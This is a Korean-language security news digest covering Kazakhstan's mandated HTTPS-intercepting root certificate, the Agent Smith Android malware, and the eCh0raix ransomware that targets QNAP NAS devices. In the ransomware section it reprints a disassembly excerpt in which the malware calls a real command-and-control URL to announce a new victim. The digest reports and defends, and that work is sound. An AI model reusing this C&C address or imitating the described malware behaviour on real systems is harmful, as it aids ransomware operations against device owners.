
따라서 인터넷 사용자들이 정부 기관의 루트 인증서를 설치할 경우, 정부가 사용자의 HTTPS 트래픽에 인터셉트하기 위해 모든 도메인에 대한 유효한 디지털 인증서를 생성할 수 있는 권한을 부여 받게 된다.

올 4 월부터, 카자흐스탄의 ISP 들은 사용자에게 “허용 된” HTTPS 웹사이트 목록에 방해받지 않고 접속하기 위해서 필수적으로 설치 해야 하는 “국가 보안 인증서” 에 대해 안내했다.

카자흐스탄의 주요 ISP 중 하나인 Tele2 는 마침내 고객의 모든 HTTPS 연결을 인증서가 포함 된 웹페이지로 이동시켰다. 해당 페이지에는 윈도우, macOS, 안드로이드, iOS 환경에서 인증서를 설치하는 방법이 표시되고 있었다.

여기에서 쉽게 발견할 수 있는 가장 심각한 보안문제 중 하나는, 사용자들이 인증서를 설치하기 전에는 비 HTTPS 사이트들만 방문할 수 있기 때문에, 해당 인증서 파일은 안전하지 않은 HTTP 연결을 통해서만 다운로드할 수 있다는 것이다. 따라서 해커들이 중간자 공격을 통해 쉽게 해당 파일을 바꿔 치기 할 수 있게 된다.





아래의 다른 ISP 들 또한 법을 준수하기 위해 인터넷 사용자들에게 해당 루트 인증서를 설치할 것을 강요할 예정이다.

- Beeline
- K-Cell
- Active
- Altel
- Kazakhtelecom

카자흐스탄 정부는 시민 수 백만명의 개인 정보 및 보안을 위협에 빠뜨릴 인터넷 보안 프로토콜의 기본을 무너뜨리는 또 다른 시도를 하고 있는 것으로 보인다.



6308	9198	9198	2019-07-17 12:43	No	Time	Name *
Majority Record			This Record			
CN	*.facebook.com		CN	*.facebook.com		
O	Facebook, Inc.		O	Facebook, Inc.		
C	US		C	US		
Not Before	2019-06-06T00:00:00Z		Not Before	2019-07-16T12:39:52Z		
Not After	2019-09-04T12:00:00Z		Not After	2020-07-15T12:39:52Z		
SHA1	C5:22:F1:15:F8:B2:AD:AE:12:63:BC:8D:5F:A7:B		SHA1	5F:55:F8:28:2C:9B:AA:79:0A:5C:C2:76:CD:D7:81:7C:BC		
MD5	EC:B8:53:F1:12:34:C8:35:22:23:F5:78:3F:4E:A6		MD5	F6:9F:EF:F3:07:84:D1:D4:F2:48:6A:FA:58:C3:F2:FA		
subjectAltName	*.facebook.com messenger.com *.fbcdn.net *.fb.com *.m.facebook.com fb.com *.facebook.net *.xx.fbcdn.net *.xz.fbcdn.net *.messenger.com *.fbstx.com *.xy.fbcdn.net facebook.com		subjectAltName	*.facebook.com messenger.com *.fbcdn.net *.fb.com *.m.facebook.com fb.com *.facebook.net *.xx.fbcdn.net *.xz.fbcdn.net *.messenger.com *.fbstx.com *.xy.fbcdn.net facebook.com		
DigiCert SHA2 High Assurance Server CA			Security Certificate			
CN	DigiCert Inc		CN	No data		
O	DigiCert Inc		O	No data		
C	US		C	KZ		
Not Before	2013-10-22T12:00:00Z		Not Before	2018-02-12T06:36:56Z		
Not After	2028-10-22T12:00:00Z		Not After	2021-02-12T06:36:56Z		
SHA1	A0:31:C4:67:82:E6:E6:C6:62:C2:C8:7C:76:DA:9A:A6:2C:C		SHA1	07:2B:83:FF:A7:78:E0:A5:CB:AB:87:4E:3D:22:7C:BD:E7:41:0F:94		
MD5	AA:EE:5C:F8:B0:D8:59:6D:2E:0C:BE:67:42:1C:F7:DB		MD5	34:14:E9:22:2A:F8:45:98:90:89:6F:25:7F:78:A3:05		

ISP 측에서 표시한 노트에 따르면, 해당 개정안은 “개인 및 신용 정보, 카자흐스탄의 은행 계좌의 자금 도난 사례가 빈번하게 발생해” 도입 된 것으로 나타났다.

“해커, 인터넷 사기꾼 및 기타 사이버 위협으로부터 국가의 정보를 보호하기 위한 효과적인 도구가 될 보안 인증서가 도입 되었다.”

“보안 인증서 도입을 통해 정보 시스템 및 데이터를 보호하고 해커 및 인터넷 사기꾼들이 데미지를 입히기 전에 이들을 식별해낼 수 있을 것이다.”

“카자흐스탄의 인터넷 사용자들이 해커 공격으로부터 보호를 받고 불법 콘텐츠를 열람하는 것을 막을 수도 있을 것이다.”

ISP 가 제공하는 “정부 발행 인증서를 설치하는 이유와 방법” 에 대한 내용은 잘못 된 루트 인증서를 설치하게 되는 위협에 대해서는 정확히 설명을 하지 않고 있었다.

이로써 많은 시민들이 소셜 엔지니어링 기법을 사용한 공격에 노출 되어, 해커들이 사용자를 속여 악성 루트 인증서를 설치하도록 속일 수 있는 기회를 제공하게 된다.

이 외에도, HTTPS 통신에 인터셉트 하면 ISP 가 사용자가 방문하는 웹 페이지에 광고를 삽입하거나 스크립트 추적이 가능하다.

현재, 주요 기술 회사들과 웹 브라우저들이 이 새로운 프라이버시 침해에 대해 어떻게 대응할지는 분명하지 않다.

[출처] <https://thehackemews.com/2019/07/kazakhstan-https-security-certificate.html>


## 2,500 만 기기를 감염시킨 Agent Smith 안드로이드 악성코드 발견

Agent Smith Android malware already infected 25 million devices

Check Point 연구원들이 새로운 안드로이드 변종인 'Agent Smith'를 발견했다. 이는 이미 약 2,500 만 기기를 감염 시킨 것으로 나타났다. 이 악성코드는 구글과 관련 된 어플리케이션으로 위장하고 있었으며 피해자의 어떠한 행동 없이도 기기에 설치 된 앱을 자동으로 바꿔 치기 하기 위해 알려진 안드로이드 취약점 몇 개를 악용한다.

대부분의 피해자들은 인도, 파키스탄, 방글라데시에 위치했으며 영국, 호주, 미국이 그 뒤를 따랐다.

Agent Smith 악성코드는 자신을 유틸리티 앱(예: 사진 편집 앱), 성인용 엔터테인먼트 또는 게이밍 앱으로 위장하며 써드파티 앱 스토어를 통해 배포 되었다. 이 안드로이드 악성코드는 악성 코드를 손상 된 기기에 설치 된 정식 APK 에 주입하기 위해 Janus 결점 및 Man-in-the-Disk 결점을 포함한 알려진 안드로이드 취약점 몇 개를 악용했다. 이후 사용자의 상호작용이 없이도 악성 코드는 자동으로 재설치/업데이트 되었다.



[출처] <https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/>

전문가들은 이 악성코드가 3 단계로 이루어진 공격 체인을 통해 악성 adv.Experts 를 제공함으로써 수익을 얻기 위한 목적으로 중국의 회사에서 개발 되었다고 추측했다.

첫 단계에서, 공격자들은 피해자가 9Apps 와 같은 써드파티 앱 스토어에서 드롭퍼 어플리케이션을 다운로드 하도록 속인다. 이 드롭퍼 어플리케이션은 해당 기기에 인기있는 어플리케이션이 설치 되었는지 확인 후 Agent Smith 악성코드로 공격한다.

드롭퍼는 피해자 기기에 발판을 마련 하면 자동으로 악성 페이로드를 APK 파일에 복호화한다. 이 부분은 Agent Smith 공격의 핵심 부분을 나타낸다.

이 드롭퍼는 사용자와의 상호작용 없이 핵심 악성코드를 설치하기 위해 알려진 취약점 몇 개를 악용한다.

세 번째 단계에서 이 핵심 악성 코드는 기기에 설치 된 어플리케이션들 중 타깃 리스트에 포함 된 어플리케이션을 공격한다.

“이 핵심 악성코드는 정식 어플리케이션의 APK 파일을 추출하고, 악성 모듈을 더하여 패치한 다음 마침내 추가 시스템 취약점들을 악용하여 정식 앱을 악성 앱으로 은밀히 바꿔치기한다.”

“Agent Smith 의 배후에 있는 공격자는 악성 코드 개발에 많은 리소스를 투자한 것으로 보인다. 공격자는 그의 모든 변경사항을 삭제할 실제 업데이트가 적용되기를 원하지 않기 때문에, 이 부분에서 패치 모듈이 작동하기 시작한다.”

“자동 패치를 비활성화 하려는 목적으로, 이 모듈은 오리지널 어플리케이션의 업데이트 디렉토리를 확인하고 파일이 나타나면 이를 삭제한다.”

연구원들은 악성 코드가 모듈형 구조이기 때문에 민감 정보를 훔치는 등 악성 목적으로 쉽게 사용할 수 있다고 밝혔다.

또한 이들은 구글 플레이 스토어에서 Agent Smith 공격자들과 관련 된 악성 이지만 휴면 상태인 SDK 를 포함하는 감염 된 앱 최소 11 개를 발견했다. 공격자가 공식 스토어를 통해 피해자들을 감염시키는 것이 목표라는 것을 알 수 있는 부분이다. 구글은 이 앱들을 플레이 스토어에서 모두 제거했다.

전문가들은 신뢰할 수 있는 앱 스토어에서만 앱을 다운로드 하고 기기를 최신 상태로 유지할 것을 권고했다. Agent Smith 는 2017 년 알려진 취약점들을 악용하기 때문이다.

개발자들은 Janus 악용을 방지하기 위해 최신 APK Signature Scheme V2 를 구현할 것을 권고한다.

[출처] <https://securityaffairs.co/wordpress/88272/malware/agent-smith-android-malware.html>

<https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/>

### NAS 장비를 노리는 새로운 랜섬웨어 발견

A New Ransomware Is Targeting Network Attached Storage (NAS) Devices

대만의 QNAP 시스템이 제작한 리눅스 기반의 NAS(Network Attached Storage) 장비를 노리는 새로운 랜섬웨어 패밀리가 발견 되었다.

가정 및 중소기업에서 사용하기 좋은 NAS 장비는 네트워크 또는 인터넷에 연결 된 전용 파일 저장 유닛으로 사용자들이 데이터 및 백업을 저장하고 다른 컴퓨터들과 공유할 수 있도록 한다.

Intezer 과 Anomali 의 연구원들이 별개의 연구를 통해 발견한 이 새로운 랜섬웨어는 SSH 크리덴셜을 이용한 브루트포싱 공격 또는 알려진 취약점을 악용하여 보안이 취약한 QNAP NAS 서버를 노린다.

Intezer 가 "QNAPCrypt", Anomali 가 "eCh0raix"라 명명한 이 새로운 랜섬웨어는 Go 프로그래밍 언어로 작성 되었으며 AES 암호화를 통해 타깃 파일을 암호화 후 .encrypt 확장자를 붙인다.


하지만 감염 된 NAS 기기가 벨로루시, 우크라이나, 러시아에 위치할 경우 파일 암호화 프로세스를 종료하고 아무런 악성 행위를 하지 않은 채 자기자신을 종료한다.

```
0x001e3170 2ce02de5 str lr, [sp, -0x2c]!
0x001e3174 0000a0e3 mov r0, 0
0x001e3178 04008de5 str r0, [sp + arg_4h]
0x001e317c cc009fe5 ldr r0, aav.0x00257b50 ; [0x1e3250:4]-0x257b50 aav.0x00257b50 ; http://192.99.206.61/d.php?s=
0x001e3180 08008de5 str r0, [sp + arg_8h]
0x001e3184 1d00a0e3 mov r0, 0x1d
0x001e3188 0c008de5 str r0, [sp + arg_ch]
0x001e318c 30009de5 ldr r0, [sp, 0x30]
0x001e3190 10008de5 str r0, [sp + arg_10h]
0x001e3194 34009de5 ldr r0, [sp, 0x34]
0x001e3198 14008de5 str r0, [sp + arg_14h]
0x001e319c 3ecd9feb bl sym.runtime.concatstring2 ;[1]
0x001e31a0 1c009de5 ldr r0, [sp, 0x1c]
0x001e31a4 18109de5 ldr r1, [sp, 0x18]
0x001e31a8 04108de5 str r1, [sp + arg_4h]
0x001e31ac 08008de5 str r0, [sp + arg_8h]
0x001e31b0 9309f9eb bl sym.net_http.Get ;[2] ; URL: http://192.99.206.61/d.php?s=started
0x001e31b4 0c009de5 ldr r0, [sp + arg_ch]
```

[출처] <https://www.anomali.com/blog/the-ech0raix-ransomware>

이 랜섬웨어가 실행 되면, 공격자에게 새로운 피해자에 대해 알리기 위하여 먼저 SOCKS5 Tor 프록시를 통해 Tor 네트워크로 보호 된 원격 C&C 서버에 연결한다.

파일을 암호화 하기 전, 이 랜섬웨어는 피해자가 랜섬머니를 지불하는데 사용할 고유한 비트코인 지갑 주소를 이미 생성 된 비트코인 주소 목록을 포함하는 C&C 서버에 요청한다.



[출처] <https://www.intezer.com/blog-seizing-15-active-ransomware-campaigns-targeting-linux-file-storage-servers/>


서버에 고유 비트코인 주소가 부족한 경우, 랜섬웨어는 파일 암호화를 진행하지 않고 공격자가 새로운 주소를 생성해 제공할 때 까지 기다립니다.

흥미롭게도, Intezer의 연구원들은 이 메커니즘을 이용하여 공격자의 C&C 서버가 가진 모든 비트코인 주소를 가상의 피해자들에게 할당하도록 속여 랜섬웨어가 실제 피해자의 파일을 암호화 하는 것을 막는 스크립트를 만들었다.

“이 랜섬웨어의 제작자들은 피해자 한명 당 하나의 비트코인 주소를 할당하고 있었기 때문에, 공격자가 이미 생성 한 비트코인 지갑을 모두 소진시킬 때까지 감염 패킷을 복제했다.”

“15 개의 서로 다른 캠페인을 통해 새로운 피해자들에게 배포 될 예정이었던 비트코인 지갑 총 1,091 개를 수집할 수 있었다.”

랜섬웨어가 고유 비트코인 지갑을 얻으면, AES-256 비밀 키를 만들기 위해 32 문자로 이루어진 랜덤 문자열을 생성한다. 그 후 이를 사용하여 CFB(Cipher Feedback Mode)에서 AES 알고리즘을 통해 NAS 기기에 저장 된 모든 파일을 암호화 후 원본 파일을 삭제한다.



[이미지 출처] <https://www.intezer.com/blog-seizing-15-active-ransomware-campaigns-targeting-linux-file-storage-servers/>

Anomali 는 이 암호화 모듈이 비밀 키를 생성하기 위해 수학 패키지를 사용하고 있어 완전히 난수화 되지 않았기 때문에, 연구원들이 이 랜섬웨어용 복호화 툴을 만들 수 있는 가능성이 있다고 밝혔다.

“이 랜섬웨어는 파일 저장 및 백업에 사용 되는 QNAP NAS 장비들을 노립니다. 이러한 장비들에 안티 바이러스 제품을 사용하는 경우는 흔하지 않다. VirusTotal 확인 결과 현재 단 2~3 개 제품만이 이 랜섬웨어를 탐지한다.”

또한 연구원들은 이 랜섬웨어가 NAS 장비에 저장 된 파일을 암호화하려 시도 하기 전 apache2, httpd, nginx, MySQL, mysql, PostgreSQL 을 포함한 특정 프로세스 목록을 kill 하려 시도한다고 밝혔다.

사용자들은 인터넷을 통해 직접적으로 NAS 장비에 접근하지 말고 자동 업데이트를 활성화 해 항상 펌웨어를 최신 버전으로 유지할 것을 권장한다.

또한 항상 강력한 암호를 사용하여 NAS 기기를 안전하게 보호하고, 랜섬머니를 지불하지 않고도 중요한 데이터를 복구할 수 있도록 정기적으로 저장 된 정보를 백업할 것을 추천한다.

[출처] <https://thehackemews.com/2019/07/ransomware-nas-devices.html>

<https://www.intezer.com/blog-seizing-15-active-ransomware-campaigns-targeting-linux-file-storage-servers/>

<https://www.anomali.com/blog/the-echoRaix-ransomware>





(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

[www.estsecurity.com](http://www.estsecurity.com)